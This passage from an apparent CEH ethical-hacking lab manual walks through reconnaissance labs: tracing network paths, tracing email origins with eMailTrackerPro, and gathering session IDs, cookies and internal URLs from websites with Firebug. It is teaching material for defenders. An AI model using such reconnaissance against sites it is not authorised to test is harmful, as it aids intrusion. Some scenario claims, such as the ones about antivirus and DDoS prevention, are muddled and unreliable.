


FIGURE 6.17: The Path Analyzer Pro Save Report As window

Lab Analysis

Document the IP addresses that are traced for the lab for further information.

Tool/Utility	Information Collected/Objectives Achieved
Path Analyzer Pro	Report: <ul style="list-style-type: none"> ▪ Number of hops ▪ IP address ▪ Hostname ▪ ASN ▪ Network name ▪ Latency
	Synopsis: Displays summary of valuable information on DNS, Routing, Registries, Intercept
	Charts: Trace results in the form of chart
	Geo: Geographical view of the path traced
	Stats: Statistics of the trace

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What is the standard deviation measurement, and why is it important?
2. If your trace fails on the first or second hop, what could be the problem?
3. Depending on your TCP tracing options, why can't you get beyond my local network?

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Tracing an Email Using the eMailTrackerPro Tool

eMailTrackerPro is a tool that analyzes email headers to disclose the original sender's location.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you gathered information such as number of **hops** between a host and client, **IP address**, etc. As you know, data packets often have to go through routers or firewalls, and a hop occurs each time packets are passed to the next router. The number of hops determines the distance between the source and destination host. An attacker will analyze the hops for the firewall and determine the protection layers to hack into an organization or a client. Attackers will definitely try to hide their true **identity** and **location** while intruding into an organization or a client by gaining illegal access to other users' computers to accomplish their tasks. If an attacker uses emails as a means of attack, it is very essential for a penetration tester to be familiar with **email headers** and their related details to be able to **track** and **prevent** such attacks with an organization. In this lab, you will learn to trace email using the **eMailTrackerPro** tool.

Lab Objectives

The objective of this lab is to demonstrate email tracing **using eMailTrackerPro**. Students will learn how to:

- Trace an email to its true **geographical** source
- **Collect Network** (ISP) and **domain Whois** information for any email traced

Lab Environment

In the lab, you need the eMailTrackerPro tool.


- eMailTrackerPro is located at **D:\CEH-Tools\CEHv8 Module 02\Footprinting and Reconnaissance>Email Tracking Tools\eMailTrackerPro**

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

- You can also download the latest version of **eMailTrackerPro** from the link <http://www.emailtrackerpro.com/download.html>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- Follow the **wizard-driven** installation steps and install the tool
- This tool installs **Java runtime** as a part of the installation
- Run this tool in **Windows Server 2012**
- Administrative privileges are required to run this tool
- This lab requires a valid email account (**Hotmail, Gmail, Yahoo, etc.**). We suggest you sign up with any of these services to obtain a new email account for this lab
- Please do not use your **real email accounts** and **passwords** in these exercise

Lab Duration

Time: 10 Minutes



Overview of eMailTrackerPro

Email tracking is a method to **monitor or spy** on email delivered to the intended recipient:

- When an email message was received and read
- If destructive email is sent
- The GPS location and map of the recipient
- The time spent reading the email
- Whether or not the recipient visited any links sent in the email
- PDFs and other types of attachments
- If messages are set to expire after a specified time

Lab Tasks



1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 7.1: Windows Server 2012 – Desktop view

2. On the **Start** menu, click **eMailTrackerPro** to launch the application eMailTrackerPro



FIGURE 7.2: Windows Server 2012 – Apps

3. Click **OK** if the **Edition Selection** pop-up window appears
 4. Now you are ready to start **tracing** email headers with **eMailTrackerPro**
 5. Click the **Trace an email** option to start the trace

Module 02 – Footprinting and Reconnaissance




FIGURE 7.3: The eMailTrackerPro Main window

6. Clicking **Trace an email** will direct you to the **eMailTrackerPro by Visualware** window
7. Select **Trace an email I have received**. Now, copy the email header from the email you wish to trace and paste it in **Email headers** field under **Enter Details** and click **Trace**




FIGURE 7.4: The eMailTrackerPro by Visualware Window

TASK 2

Finding Email Header

Note: In Outlook, find the email header by following these steps:

- Double-click the email to open it in a new window
- Click the small arrow in the lower-right corner of the **Tags** toolbar box to open **Message Options** information box
- Under **Internet headers**, you will find the **Email header**, as displayed in the screenshot




FIGURE 7.5: Finding Email Header in Outlook 2010

8. Clicking the **Trace** button will direct you to the **Trace report** window
9. The email location is traced in a GUI world map. The location and IP addresses may vary. You can also view the summary by selecting **Email Summary section** on the right side of the window
10. The **Table** section right below the Map shows the entire Hop in the route with the **IP** and suspected locations for each hop
11. **IP address** might be different than the one shown in the screenshot




FIGURE 7.6: eMailTrackerPro – Email Trace Report

T A S K 3

Trace Reports

12. You can view the complete trace report on **My Trace Reports** tab

Tracking an email is useful for identifying the company and network providing service for the address.

eMailTrackerPro can detect abnormalities in the email header and warn you that the email may be spam

FIGURE 7.7: The eMailTrackerPro - My Trace Reports tab

Lab Analysis

Document all the live emails discovered during the lab with all additional information.

Tool/Utility	Information Collected/Objectives Achieved
eMailTrackerPro	Map: Location of traced email in GUI map
	Table: Hop in the route with IP
	Email Summary: Summary of the traced email <ul style="list-style-type: none"> ▪ From & To email address ▪ Date ▪ Subject ▪ Location
	Trace Information: <ul style="list-style-type: none"> ▪ Subject ▪ Sender IP ▪ Location

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What is the difference between tracing an email address and tracing an email message?
2. What are email Internet headers?
3. What does “unknown” mean in the route table of the identification report?
4. Does eMailTrackerPro work with email messages that have been forwarded?
5. Evaluate whether an email message can be traced regardless of when it was sent.

Internet Connection Required


Yes

No

Platform Supported

Classroom

iLabs



Collecting Information about a Target Website Using Firebug

Firebug integrates with Firefox, providing a lot of development tools allowing you to edit, debug, and monitor CSS, HTML, and JavaScript live in any web page.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

As you all know, email is one of the important tools that has been created. Unfortunately, attackers have misused emails to send spam to communicate in secret and hide themselves behind the spam emails, while attempting to undermine business dealings. In such instances, it becomes necessary for penetration testers to trace an email to find the **source of email** especially where a crime has been committed using email. You have already learned in the previous lab how to find the location by tracing an email using eMailTrackerPro to provide such information as **city, state, country**, etc. from where the email was actually sent.

The majority of penetration testers use the Mozilla Firefox as a web browser for their pen test activities. In this lab, you will learn to use **Firebug** for a web application penetration test and gather complete information. Firebug can prove to be a useful **debugging** tool that can help you track rogue **JavaScript** code on servers.

Lab Objectives

The objective of this lab is to help students learn editing, debugging, and monitoring CSS, HTML, and JavaScript in any websites.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Tools\CEHv8\Module 02\Footprinting and Reconnaissance

Lab Environment

In the lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012, Windows 8, Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

Overview of Firebug

Firebug is an add-on tool for Mozilla Firefox. Running Firebug displays information such as directory structure, internal URLs, cookies, session IDs, etc.

Lab Tasks

 Firebug includes a lot of features such as debugging, HTML inspecting, profiling and etc. which are very useful for web development.

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 8.1: Windows Server 2012 – Desktop view

2. On the **Start** menu, click **Mozilla Firefox** to launch the browser




FIGURE 8.2: Windows Server 2012 – Apps

3. Type the URL <https://getfirebug.com> in the Firefox browser and click **Install Firebug**

Module 02 – Footprinting and Reconnaissance



FIGURE 8.3: Windows Server 2012 – Apps

4. Clicking **Install Firebug** will redirect to the **Download Firebug** page. Click the **Download** link to install Firebug




FIGURE 8.4: Windows Server 2012 – Apps

5. On the **Add-Ons** page, click the button **Add to Firefox** to initiate the Add-On installation



FIGURE 8.5: Windows Server 2012 – Apps

Module 02 – Footprinting and Reconnaissance

6. Click the **Install Now** button in the **Software Installation** window

 panelTabMinWidth
describes minimal width in pixels of the Panel tabs
inside the Panel Bar when there is not enough horizontal space.




FIGURE 8.6: Windows Server 2012 – Apps

7. Once the Firebug Add-On is installed, it will appear as a **grey colored bug** on the **Navigation Toolbar** as highlighted in the following screenshot

 showFirstRunPage
specifies whether to show the first run page.




FIGURE 8.7: Windows Server 2012 – Apps

8. Click the **Firebug** icon to view the Firebug pane.
9. Click the **Enable** link to view the detailed information for Console panel. Perform the same for the Script, Net, and Cookies panels

 The console panel offers a JavaScript command line, lists all kinds of messages and offers a profiler for JavaScript commands.



FIGURE 8.8: Windows Server 2012 – Apps

Module 02 – Footprinting and Reconnaissance

10. Enabling the Console panel displays all the requests by the page. The one highlighted in the screenshot is the **Headers** tab
11. In this lab, we have demonstrated <http://www.microsoft.com>
12. The **Headers** tab displays the Response Headers and Request Headers by the website

 The CSS panel manipulates CSS rules. It offers options for adding, editing and removing CSS styles of the different files of a page containing CSS. It also offers an editing mode, in which you can edit the content of the CSS files directly via a text area.




FIGURE 8.9: Windows Server 2012 – Apps

13. Similarly, the rest of the tabs in the Console panel like **Params**, **Response**, **HTML**, and **Cookies** hold important information about the website
14. The HTML panel displays information such as source code, internal URLs of the website, etc.

 The HTML panel displays the generated HTML/XML of the currently opened page. It differs from the normal source code view, because it also displays all manipulations on the DOM tree. On the right side it shows the CSS styles defined for the currently selected tag, the computed styles for it, layout information and the DOM variables assigned to it in different tabs.




FIGURE 8.10: Windows Server 2012 – Apps

15. The **Net** panel shows the **Request start** and **Request phases start and elapsed time relative to the Request start** by hovering the mouse cursor on the Timeline graph for a request

Module 02 – Footprinting and Reconnaissance

 Net Panel's purpose is to monitor HTTP traffic initiated by a web page and present all collected and computed information to the user. Its content is composed of a list of entries where each entry represents one request/response round trip made by the page..




FIGURE 8.11: Windows Server 2012 – Apps

16. Expand a request in the Net panel to get detailed information on Params, Headers, Response, Cached, and Cookies. The screenshot that follows shows the Cache information

 Script panel debugs JavaScript code. Therefore the script panel integrates a powerful debugging tool based on features like different kinds of breakpoints, step-by-step execution of scripts, a display for the variable stack, watch expressions and more..




FIGURE 8.12: Windows Server 2012 – Apps

17. Expand a request in the Cookies panel to get information on a cookie Value, Raw data, JSON, etc.

 Export cookies for this site - exports all cookies of the current website as text file. Therefore the Save as dialog is opened allowing you to select the path and choose a name for the exported file.




FIGURE 8.13: Windows Server 2012 – Apps

Note: You can find information related to the CSS, Script, and DOM panel on the respective tabs.

Lab Analysis

Collect information such as internal URLs, cookie details, directory structure, session IDs, etc. for different websites using Firebug.


Tool/Utility	Information Collected/Objectives Achieved
Firebug	Server on which the website is hosted: Microsoft –IIS/7.5
	Development Framework: ASP.NET
	HTML Source Code using JavaScript, jQuery, Ajax
	Other Website Information: <ul style="list-style-type: none">▪ Internal URLs▪ Cookie details▪ Directory structure▪ Session IDs

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine the Firebug error message that indicates a problem.
2. After editing pages within Firebug, how can you output all the changes that you have made to a site's CSS?
3. In the Firebug DOM panel, what do the different colors of the variables mean?
4. What does the different color line indicate in the Timeline request in the Net panel?

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Mirroring Websites Using the HTTrack Web Site Copier Tool

HTTrack Web Site Copier is an Offline browser utility that allows you to download a World Wide Web site through the Internet to your local directory.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Website servers set cookies to help authenticate the user if the user logs in to a secure area of the website. Login information is stored in a cookie so the user can enter and leave the website without having to re-enter the same authentication information over and over.

You have learned in the previous lab to extract information from a web application using Firebug. As cookies are transmitted back and forth between a browser and website, if an attacker or unauthorized person gets in between the data transmission, the sensitive cookie information can be intercepted. An attacker can also use Firebug to see what JavaScript was downloaded and evaluated. Attackers can modify a request before it's sent to the server using Tamper data. If they discover any SQL or cookie vulnerabilities, attackers can perform a SQL injection attack and can tamper with cookie details of a request before it's sent to the server. Attackers can use such vulnerabilities to trick browsers into sending sensitive information over insecure channels. The attackers then siphon off the sensitive data for unauthorized access purposes. Therefore, as a penetration tester, you should have an updated antivirus protection program to attain Internet security.

In this lab, you will learn to mirror a website using the HTTrack Web Site Copier Tool and as a penetration tester you can prevent D-DoS attack.

Lab Objectives

The objective of this lab is to help students learn how to mirror websites.

Lab Environment

To carry out the lab, you need:

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

- Web Data Extractor located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Website Mirroring Tools\HTTTrack Website Copier**
- You can also download the latest version of **HTTTrack Web Site Copier** from the link <http://www.httrack.com/page/2/en/index.html>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- Follow the **Wizard driven installation** process
- This lab will work in the CEH lab environment - on **Windows Server 2012, Windows 8, Window Server 2008**, and **Windows 7**
- To run this tool Administrative privileges are required

Lab Duration

Time: 10 Minutes

Overview of Web Site Mirroring

 WinHTTTrack arranges the original site's relative link-structure.

Web mirroring allows you to download a website to a local directory, building recursively all **directories, HTML, images, flash, videos**, and other files from the server to your computer.

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 9.1: Windows Server 2012 – Desktop view

 WinHTTTrack works as a command-line program or through a shell for both private (capture) and professional (on-line web mirror) use.

2. In the **Start** metro apps, click **WinHTTTrack** to launch the application **WinHTTTrack**

